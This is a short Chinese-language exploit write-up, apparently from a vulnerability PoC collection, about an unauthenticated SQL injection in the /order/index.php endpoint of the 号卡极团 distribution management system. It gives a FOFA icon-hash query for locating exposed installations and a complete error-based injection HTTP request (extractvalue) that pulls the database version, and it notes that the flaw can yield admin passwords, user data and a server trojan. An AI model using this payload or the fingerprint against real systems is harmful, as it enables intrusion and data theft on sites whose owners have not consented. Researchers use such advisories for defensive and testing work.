
H33-1号卡极团-分销管理系统-SQL

漏洞描述：

号卡极团分销管理系统 /order/index.php 接口存在SQL注入漏洞，未经身份验证攻击者除了可以利用 SQL 注入漏洞获取数据库中的信息（例如，管理员后台密码、站点的用户个人信息）之外，甚至在高权限的情况可向服务器中写入木马，进一步获取服务器系统权限。

网站图片：



网络测绘：

fofa语法：

FOFA：icon_hash="-795291075"

漏洞复现：

payload：

```
GET /order/index.php?pid=1%27%20AND%20(extractvalue(1,concat(0x7e,(select%20version()),0x7e)));--%20htjf HTTP/1.1
Host: your-ip
User-Agent:Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/70.0.3538.77 Safari/537.36
Connection: close
Accept-Encoding: gzip
```

效果图:
查询数据库版本